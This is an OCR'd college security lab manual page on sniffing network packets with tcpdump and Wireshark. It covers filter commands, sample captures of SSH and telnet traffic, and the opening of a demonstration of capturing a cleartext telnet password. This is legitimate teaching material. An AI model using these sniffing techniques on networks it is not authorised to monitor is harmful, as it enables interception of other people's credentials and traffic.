iptables -A OUTPUT -o eth1 -p tcp --sport 3306 -m conntrack --ctstate ESTABLISHED -j ACCEPT

Note: Default Policy for INPUT and OUTPUT chain is considered as DROP for all examples.

Conclusion: Hence we have successfully studied commands that are commonly used when configuring an iptables firewall and also configured a linux machine as Firewall(iptables). iptables is a very flexible tool that allows to mix and match the commands with different options to match specific needs .

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 04

1. **Aim: To study analysis of network packets by sing open source sniffing toolslike tcpdump and Wireshark in promiscuous and non-promiscuous mode.**

2. **Software Required** : Ubuntu 14.04 OS, Wireshark 2.6.1

3. **Theory :**

tcpdump is a common packet analyzer that runs under the command line.It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. It is available under most of the **Linux/Unix** based operating systems. tcpdump also gives us a option to save captured packets in a file for future analysis. It saves the file in a **pcap** format, that can be viewed by tcpdump command.

Installing tcpdump:

Many of Linux distributions already shipped with tcpdump tool, if in case you don't have it on systems, you can install it using following command.

 # sudo apt-get install tcpdump (on debian/ubuntu)

or


 # yum install tcpdump (on centos/fedora)

Once **tcpdump** tool is installed on systems, you can continue to browse following commands with their examples.

TCP message flow

1. Connection initialization

TCP connection initialization happens with 3 way handshake.



TCP 3 way handshake

(1) Client will send a packet with SYN flag is set and random number(R1) included in the sequence number field.

(2) Server will send a packet with SYN flag and ACK flags are set. sequence number field will contain a new random number(R2) and acknowledgement number field will contain clients sequence number +1 (R1+1).(Which is the next sequence number server is expecting from the client)

(3) Client will acknowledge servers SYN packet by sending a packet with ACK flag is set and acknowledge number field with R2+1. (Which is the next sequence number client is


expecting from the server)

2. Load

Payloads will travel both the directions of the TCP connection after the connection initialization. All the packets will set the ACK flag, PSH, URG flags may or may not be set.

3. Termination

TCP connection is normally terminating using a special procedure where each side independently closes its end of the link. It normally begins with one of the application processes signaling to its TCP layer that the session is no longer needed. That device sends a message with FIN flag set to tell the other device that it wants to end the connection, which then get acknowledged. When the responding device is ready, it too sends a FIN, after waiting a period of time for the ACK to be received, the session is closed.



TCP connection close

Running tcpdump :

Following are some of the commonly used commands with arguments that

can be useful in generating TCP dumps with different level of information. We can use most of the arguments to specify the level of detail we need and to apply filters.When you run tcpdump command it will capture all the packets for specified Interface, until you hit ctrl+c button. You might need root access to run following commands:

- **tcpdump -D :** display all available interfaces

```
apsit@apsit-HP-Notebook:/$ tcpdump -D
1.wlo1 [Up, Running]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.enp1s0 [Up]
5.bluetooth0 (Bluetooth adapter number 0)
6.nflog (Linux netfilter log (NFLOG) interface)
7.nfqueue (Linux netfilter queue (NFQUEUE) interface)
8.usbmon1 (USB bus number 1)
9.usbmon2 (USB bus number 2)
apsit@apsit-HP-Notebook:/$
```

- **tcpdump -i wlo1** : capture traffic at the interface “wlo1”

```
apsit@apsit-HP-Notebook:/$ sudo tcpdump -i wlo1
[sudo] password for apsit:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
01:08:57.072974 IP 192.168.0.3.39146 > ec2-23-22-162-56.compute-1.amazonaws.com.https: F
lags [.], ack 3368797950, win 1444, options [nop,nop,TS val 142745535 ecr 2122488719], l
ength 0
01:08:57.162523 IP 192.168.0.3.38352 > domain.name.dlink.com.domain: 20947+ PTR? 56.162.
22.23.in-addr.arpa. (43)
01:08:57.230722 IP domain.name.dlink.com.domain > 192.168.0.3.38352: 20947 1/0/0 PTR ec2
-23-22-162-56.compute-1.amazonaws.com. (97)
01:08:57.231672 IP 192.168.0.3.38352 > domain.name.dlink.com.domain: 8090+ PTR? 3.0.168.
192.in-addr.arpa. (42)
01:08:57.236148 IP domain.name.dlink.com.domain > 192.168.0.3.38352: 8090 NXDomain 0/0/0
 (42)
01:08:57.236893 IP 192.168.0.3.38352 > domain.name.dlink.com.domain: 32152+ PTR? 1.0.168
.192.in-addr.arpa. (42)
01:08:57.245049 IP domain.name.dlink.com.domain > 192.168.0.3.38352: 32152* 1/0/0 PTR do
main.name.dlink.com. (77)
01:08:57.322531 IP ec2-23-22-162-56.compute-1.amazonaws.com.https > 192.168.0.3.39146: F
lags [.], ack 1, win 422, options [nop,nop,TS val 2122491308 ecr 142745535], length 0
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-Notebook:/$
```

- **tcpdump -i any :** capture traffic at any interface
- **tcpdump -i wlo1 port 80 :** capture traffic at the interface “wlo1” on port 80

```
apsit@apsit-HP-Notebook:/$ sudo tcpdump -i wlo1 port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
01:10:08.961873 IP 192.168.0.3.59832 > vz01-phx.stablehost.com.http: Flags [S], seq 9326
85527, win 29200, options [mss 1460,sackOK,TS val 1388467646 ecr 0,nop,wscale 7], length
 0
01:10:09.215356 IP vz01-phx.stablehost.com.http > 192.168.0.3.59832: Flags [S.], seq 211
8994519, ack 932685528, win 14480, options [mss 1452,sackOK,TS val 620956985 ecr 1388467
646,nop,wscale 7], length 0
01:10:09.215393 IP 192.168.0.3.59832 > vz01-phx.stablehost.com.http: Flags [.], ack 1, w
in 229, options [nop,nop,TS val 1388467900 ecr 620956985], length 0
01:10:09.215841 IP 192.168.0.3.59832 > vz01-phx.stablehost.com.http: Flags [P.], seq 1:5
01, ack 1, win 229, options [nop,nop,TS val 1388467900 ecr 620956985], length 500: HTTP:
 GET /capture-tcp-syn-ack-fin-packets-tcpdump.html HTTP/1.1
01:10:09.469501 IP vz01-phx.stablehost.com.http > 192.168.0.3.59832: Flags [.], ack 501,
 win 122, options [nop,nop,TS val 620957239 ecr 1388467900], length 0
01:10:11.007879 IP vz01-phx.stablehost.com.http > 192.168.0.3.59832: Flags [.], seq 1441
:2881, ack 501, win 122, options [nop,nop,TS val 620958776 ecr 1388467900], length 1440:
 HTTP
```

- **tcpdump -i wlo1 -c 5 :** capture 5 packets at the interface “wlo1”

```
apsit@apsit-HP-Notebook:/$ sudo  tcpdump -i wlo1 -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
01:12:12.862633 IP 192.168.0.3.39666 > a23-35-33-226.deploy.static.akamaitechnologies.co
m.https: Flags [S], seq 1481548601, win 29200, options [mss 1460,sackOK,TS val 175521882
3 ecr 0,nop,wscale 7], length 0
01:12:12.863803 IP 192.168.0.3.38352 > domain.name.dlink.com.domain: 17570+ PTR? 226.33.
35.23.in-addr.arpa. (43)
01:12:12.891986 IP a23-35-33-226.deploy.static.akamaitechnologies.com.https > 192.168.0.
3.39666: Flags [S.], seq 2577026599, ack 1481548602, win 28960, options [mss 1452,sackOK
,TS val 137780409 ecr 1755218823,nop,wscale 7], length 0
01:12:12.892029 IP 192.168.0.3.39666 > a23-35-33-226.deploy.static.akamaitechnologies.co
m.https: Flags [.], ack 1, win 229, options [nop,nop,TS val 1755218852 ecr 137780409], l
ength 0
01:12:12.894756 IP 192.168.0.3.39666 > a23-35-33-226.deploy.static.akamaitechnologies.co
m.https: Flags [P.], seq 1:547, ack 1, win 229, options [nop,nop,TS val 1755218855 ecr 1
37780409], length 546
5 packets captured
17 packets received by filter
9 packets dropped by kernel
apsit@apsit-HP-Notebook:/$
```

- **tcpdump -i wlo1 tcp** : capture only tcp traffic at interface “wlo1”

```
apsit@apsit-HP-Notebook:/$ sudo  tcpdump -i wlo1 tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
01:13:14.393309 IP 172.217.194.189.https > 192.168.0.3.51680: Flags [P.], seq 1402433658
:1402433718, ack 3397138618, win 255, options [nop,nop,TS val 855118485 ecr 1903280836],
 length 60
01:13:14.393367 IP 192.168.0.3.51680 > 172.217.194.189.https: Flags [.], ack 60, win 254
, options [nop,nop,TS val 1903306808 ecr 855118485], length 0
01:13:14.608977 IP 192.168.0.3.32920 > ec2-184-72-237-155.compute-1.amazonaws.com.https:
 Flags [.], ack 3310232932, win 319, options [nop,nop,TS val 1344348399 ecr 2589624678],
 length 0
01:13:14.865798 IP ec2-184-72-237-155.compute-1.amazonaws.com.https > 192.168.0.3.32920:
 Flags [.], ack 1, win 123, options [nop,nop,TS val 2589627302 ecr 1344306625], length 0
01:13:16.130666 IP 192.168.0.3.54928 > edge-star-z-mini-shv-01-bom1.facebook.com.https:
Flags [P.], seq 2423887626:2423887665, ack 502352641, win 515, options [nop,nop,TS val 1
49184123 ecr 768801575], length 39
01:13:16.131684 IP 192.168.0.3.44018 > ec2-13-112-136-133.ap-northeast-1.compute.amazona
ws.com.https: Flags [P.], seq 205128468:205128514, ack 3182194387, win 341, options [nop
,nop,TS val 182986181 ecr 100612615], length 46
```

- **tcpdump -i wlo1 src 192.168.43.169:** capture traffic at interface “wlo1” with

source IP 192.168.43.169

```
apsit@apsit-HP-Notebook:/$ sudo tcpdump -i wlo1 src 192.168.43.169
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
01:15:32.708950 IP 192.168.43.169.60668 > ec2-34-248-137-81.eu-west-1.compute.amazonaws.
com.https: Flags [.], ack 3401443443, win 362, options [nop,nop,TS val 51721363 ecr 2506
259663], length 0
01:15:32.710098 IP 192.168.43.169.43524 > 192.168.43.1.domain: 13796+ PTR? 81.137.248.34
.in-addr.arpa. (44)
^C
2 packets captured
2 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-Notebook:/$
```

tcpdump -i wlo1 dst 192.168.43.169 : capture traffic at interface “wlo1” with destination IP 192.168.43.169

To capture only TCP SYN packets:

sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-syn) != 0" >/home/apsit/Desktop/syn.txt


```
apsit@apsit-HP-Notebook:/$ sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-syn) != 0" >/home/
apsit/Desktop/syn.txt
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C4 packets captured
8 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-Notebook:/$
```

Syn.txt :

```
1 01:30:31.099632 IP apsit-HP-Notebook.49268 > ec2-52-71-204-3.compute-1.amazonaws.com.https:
  Flags [S], seq 3751027409, win 29200, options [mss 1460,sackOK,TS val 1706718246 ecr
  0,nop,wscale 7], length 0
2 01:30:31.471148 IP apsit-HP-Notebook.42634 > ec2-54-69-151-54.us-
  west-2.compute.amazonaws.com.https: Flags [S], seq 2080293865, win 29200, options [mss
  1460,sackOK,TS val 2815575307 ecr 0,nop,wscale 7], length 0
3 01:30:31.487139 IP ec2-52-71-204-3.compute-1.amazonaws.com.https > apsit-HP-Notebook.49268:
  Flags [S.], seq 268755605, ack 3751027410, win 26847, options [mss 1400,sackOK,TS val 109303526
  ecr 1706718246,nop,wscale 8], length 0
4 01:30:31.625455 IP apsit-HP-Notebook.50954 > 104.219.111.135.https: Flags [S], seq 3201638441,
  win 29200, options [mss 1460,sackOK,TS val 2100860446 ecr 0,nop,wscale 7], length 0
5
```


To capture only TCP ACK packets:

sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-ack) != 0" >/home/apsit/Desktop/ack.txt



To capture only TCP FIN packets:

sudo tcpdump -i wlo1 "tcp[tcpflags] & (tcp-fin) != 0" >/home/apsit/Desktop/fin.txt



To capture only TCP SYN or ACK packets:

sudo tcpdump -r <interface> "tcp[tcpflags] & (tcp-syn|tcp-ack) != 0"

To capture ssh packet:

sudo tcpdump -i wlo1 -x -X -A -nvvv port 22 > ssh.txt

```
apsit@apsit-HP-Notebook:~$ sudo tcpdump -i wlan0 -x -X -A -nvvv port 22 > ssh.tx
t
[sudo] password for apsit:
tcpdump: wlan0: SIOCETHTOOL(ETHTOOL_GET_TS_INFO) ioctl failed: No such device
apsit@apsit-HP-Notebook:~$ sudo tcpdump -i wlo1 -x -X -A -nvvv port 22 > ssh.txt

tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 byt
es
^C78 packets captured
78 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-Notebook:~$
```

```
apsit@apsit-HP-Notebook:/$ ssh apsit@192.168.43.32
apsit@192.168.43.32's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Aug 23 00:05:54 2018 from apsit-hp-notebook
apsit@apsit-Satellite-C660:~$ exit
logout
Connection to 192.168.43.32 closed.
apsit@apsit-HP-Notebook:/$ ssh apsit@192.168.43.32
apsit@192.168.43.32's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Aug 23 01:46:18 2018 from apsit-hp-notebook
```

ssh.txt :

```
01:45:38.324806 IP (tos 0x0, ttl 64, id 4461, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.43.169.52974 > 192.168.43.32.22: Flags [S], cksum 0xa548 (correct), seq 480432837, win 29200, options [mss 1460,sackOK,TS val
  607548906 ecr 0,nop,wscale 7], length 0
        0x0000:  4500 003c 116d 4000 4006 5135 c0a8 2ba9  E..<.m@.@.Q5..+.
        0x0010:  c0a8 2b20 ceee 0016 1ca2 d2c5 0000 0000  ..+ ............
        0x0020:  a002 7210 a548 0000 0204 05b4 0402 080a  ..r..H..........
        0x0030:  2436 75ea 0000 0000 0103 0307            $6u.........
01:45:38.328105 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.43.32.22 > 192.168.43.169.52974: Flags [S.], cksum 0x09c0 (correct), seq 2957816968, ack 480432838, win 28960, options [mss
  1460,sackOK,TS val 14326 ecr 607548906,nop,wscale 7], length 0
        0x0000:  4500 003c 0000 4000 4006 62a2 c0a8 2b20  E..<..@.@.b...+
        0x0010:  c0a8 2ba9 0016 ceee b04c b424 1ca2 d2c6  ..+......L.$....
        0x0020:  a012 7120 09c0 0000 0204 05b4 0402 080a  ..q.............
        0x0030:  0000 37f6 2436 75ea 0103 0307            ..7.$6u.....
01:45:38.328151 IP (tos 0x0, ttl 64, id 4462, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.43.169.52974 > 192.168.43.32.22: Flags [.], cksum 0xa8c4 (correct), seq 1, ack 1, win 229, options [nop,nop,TS val 607548909
  ecr 14326], length 0
        0x0000:  4500 0034 116e 4000 4006 513c c0a8 2ba9  E..4.n@.@.Q<..+.
        0x0010:  c0a8 2b20 ceee 0016 1ca2 d2c6 b04c b425  ..+.........L.%
        0x0020:  8010 00e5 a8c4 0000 0101 080a 2436 75ed  ............$6u.
        0x0030:  0000 37f6                                ..7.
01:45:38.329104 IP (tos 0x0, ttl 64, id 4463, offset 0, flags [DF], proto TCP (6), length 93)
    192.168.43.169.52974 > 192.168.43.32.22: Flags [P.], cksum 0x826a (correct), seq 1:42, ack 1, win 229, options [nop,nop,TS val
  607548910 ecr 14326], length 41
        0x0000:  4500 005d 116f 4000 4006 5112 c0a8 2ba9  E..].o@.@.Q...+.
        0x0010:  c0a8 2b20 ceee 0016 1ca2 d2c6 b04c b425  ..+.........L.%
        0x0020:  8018 00e5 826a 0000 0101 080a 2436 75ee  .....j......$6u.
        0x0030:  0000 37f6 5353 482d 322e 302d 4f70 656e  ..7.SSH-2.0-Open
        0x0040:  5353 485f 372e 3270 3220 5562 756e 7475  SSH_7.2p2.Ubuntu
        0x0050:  2d34 7562 756e 7475 322e 340d 0a         -4ubuntu2.4..
01:45:38.428770 IP (tos 0x0, ttl 64, id 33756, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.43.32.22 > 192.168.43.169.52974: Flags [.], cksum 0xa899 (correct), seq 1, ack 42, win 227, options [nop,nop,TS val 14329 ecr
  607548910], length 0
```

To capture telnet packet:

sudo tcpdump -i wlo1 -x -X -A -nvvv port 23 > telnet.txt

```
apsit@apsit-HP-Notebook:~$ sudo tcpdump -i wlo1 -x -X -A -nvvv port 23 > telnet.
txt
tcpdump: listening on wlo1, link-type EN10MB (Ethernet), capture size 262144 byt
es
^C55 packets captured
55 packets received by filter
0 packets dropped by kernel
apsit@apsit-HP-Notebook:~$
```

```
apsit@apsit-HP-Notebook:/$ telnet 192.168.43.32
Trying 192.168.43.32...
Connected to 192.168.43.32.
Escape character is '^]'.
Ubuntu 14.04.3 LTS
apsit-Satellite-C660 login: apsit
Password:
Last login: Thu Aug 23 01:48:57 IST 2018 from apsit-hp-notebook on pts/4
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

 * Documentation:  https://help.ubuntu.com/

apsit@apsit-Satellite-C660:~$
```

telnet.txt:

```
01:49:45.562871 IP (tos 0x10, ttl 64, id 35235, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.43.169.48516 > 192.168.43.32.23: Flags [S], cksum 0x82cb (correct), seq 550714553, win 29200, options [mss 1460,sackOK,TS val
 607796136 ecr 0,nop,wscale 7], length 0
        0x0000:  4510 003c 89a3 4000 4006 d8ee c0a8 2ba9  E..<..@.@.....+.
        0x0010:  c0a8 2b20 bd84 0017 20d3 3cb9 0000 0000  ..+.....<.....
        0x0020:  a002 7210 82cb 0000 0204 05b4 0402 080a  ..r.............
        0x0030:  243a 3ba8 0000 0000 0103 0307            $:;.........
01:49:45.568377 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.43.32.23 > 192.168.43.169.48516: Flags [S.], cksum 0x76ea (correct), seq 2417906488, ack 550714554, win 28960, options [mss
 1460,sackOK,TS val 76136 ecr 607796136,nop,wscale 7], length 0
        0x0000:  4500 003c 0000 4000 4006 62a2 c0a8 2b20  E..<..@.@.b...+.
        0x0010:  c0a8 2ba9 0017 bd84 901e 5338 20d3 3cba  ..+.......S8..<.
        0x0020:  a012 7120 76ea 0000 0204 05b4 0402 080a  ..q.v...........
        0x0030:  0001 2968 243a 3ba8 0103 0307            ..)h$:;.....
01:49:45.568450 IP (tos 0x10, ttl 64, id 35236, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.43.169.48516 > 192.168.43.32.23: Flags [.], cksum 0x15ed (correct), seq 1, ack 1, win 229, options [nop,nop,TS val 607796141
 ecr 76136], length 0
        0x0000:  4510 0034 89a4 4000 4006 d8f5 c0a8 2ba9  E..4..@.@.....+.
        0x0010:  c0a8 2b20 bd84 0017 20d3 3cba 901e 5339  ..+.....<...59
        0x0020:  8010 00e5 15ed 0000 0101 080a 243a 3bad  ............$:;.
        0x0030:  0001 2968                                ..)h
01:49:45.569267 IP (tos 0x10, ttl 64, id 35237, offset 0, flags [DF], proto TCP (6), length 79)
    192.168.43.169.48516 > 192.168.43.32.23: Flags [P.], cksum 0x967b (correct), seq 1:28, ack 1, win 229, options [nop,nop,TS val
 607796142 ecr 76136], length 27
Telnet:
0x0000:  fffd 03              DO SUPPRESS GO AHEAD
0x0003:  fffb 18              WILL TERMINAL TYPE
0x0006:  fffb 1f              WILL NAWS
0x0009:  fffb 20              WILL TSPEED
0x000c:  fffb 21              WILL LFLOW
0x000f:  fffb 22              WILL LINEMODE
0x0012:  fffb 27              WILL NEW-ENVIRON
0x0015:  fffd 05              DO STATUS
0x0018:  fffb 23              WILL XDISPLOC [|telnet]
```

Wireshark:

Wireshark is a free application that allows you to capture and view the data traveling back and forth on your network, providing the ability to drill down and read the contents of each packet – filtered to meet your specific needs. It is commonly utilized to troubleshoot network problems as well as to develop and test software. This open-source protocol analyzer is widely accepted as the industry standard, winning its fair share of awards over the years.

Wireshark has a rich feature set which includes the following:


- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry.

Installing wireshark :

 # sudo apt-get install wireshark

Capture Data Packets in Wireshark:


When you first launch Wireshark a welcome screen similar to the one shown above should be visible, containing a list of available network connectionson your current device.



To begin capturing, select the interface and click on Capture button at the top.

Demonstration to capture telnet password using Wireshark:


1. Start capturing packets in Wireshark. While in process initiate a telnet connection.



